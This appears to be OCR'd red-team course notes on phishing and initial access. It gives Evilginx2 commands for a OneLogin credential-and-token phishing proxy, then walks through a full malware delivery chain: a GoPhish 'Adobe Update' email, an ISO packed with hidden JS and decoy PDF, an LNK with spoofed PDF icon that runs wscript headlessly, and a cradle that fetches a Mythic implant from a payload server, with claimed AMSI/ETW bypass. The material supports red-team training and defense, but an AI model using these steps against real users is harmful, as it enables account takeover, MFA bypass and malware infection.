



```
Installation Steps:

1. Grab a copy of the latest version from :

   https://github.com/kgretzky/evilginx2

2. Map Domain:

   config domain <Domain-Name>
   config ip <IP-Address>

3. Create Phishlets:

   phishlets hostname onelogin sso.atomic-nuclear.site
   phishlets enable onelogin

4. Create Lures:

   lures create onelogin
   lures edit 0 redirect_url <Domain-Name>

5. Get the Phishing URL:

   lures get-url 0
   sessions
```



MFA bypass is explained as -> GoPhish captures tokens as well which can be reused by sending requests in cookies/network tabs.

Red Team Case Study:



Steps:

- Phishing server will send mail to target.
- He will click on download and it will download an ISO file
- The ISO file contains .LNK (shortcut file) , .JS file and which are hidden and only LNK is visible.

- When the callback is made to redirector we get access of target to C2.

```
**Step 1 : Infra Overview :**

    - Mythic Server Running, Machine Name : azcmd

    - Payload Server (Nginx), Machine Name : NGVM

        - Domain Name : nuclear.cyberwarfare.live

    - Phishing Server (GoPhish), Machine Name : cwl

        - Attacker Email : <Attacker Email>
        - Target User Email : <Victim Email>
```

```
**Step 2 : Implant Development & Create Lure :**

    -> Implant Development:

        - Create Mythic payload with FrontDoor URL

        - Write an “Implant” that fetches the EXE from Payload Server & Executes
it locally

        - Using DotNettoJS convert the “Implant” to JS & modify the JS to include
the payload URL with parameter

   **DotNetToJScript.exe CWLCradleImplant.dll -l JScript -v v4 -c CradleImplant -
o adobe_update.js**

        - Open the adobe_update.js & write the following :

              **o.InvokeMain("https://payload.server/file.doc");**

    -> Create Lure:

        - Create a lure "LNK" file with spoofed PDF icon that executes the JS &
open Legit PDF file upon execution:

            **%WINDIR%\System32\conhost.exe --headless conhost conhost conhost
conhost "%COMSPEC%" "/c wscript adobe_update.js | Adobe_License.pdf"**

        - Hide the legit "Adobe.pdf" & "JS" file, only lure "LNK" file must be
visible packed inside ISO file  :

            **PackMyPayload.py "C:\Directory\" Adobe_Update.iso --hide
Adobe_License.pdf,adobe_update.js**
```

```
        - Upload the following implants at Payload Server:

            - Adobe_Update.iso
            - apollo.exe
```

```
**Step 3 :  Landing in Email Inbox & PROFIT! :**

        - Create an "Adobe Update" Template in GoPhish

        - Point all links to Payload Server

        - Send the Email & PROFIT!
```

The dll will bypass ETW and AMSI and then download apollo.exe and locally inject it

The dll is serialized into JS so if Js file is double clicked the dll will run

A shortcut (LNK) is created for the legit pdf and wscript command is given as above so that both js and pdf files are clicked by clicking on shortcut

So instead of sending 3 different files we use packmypayload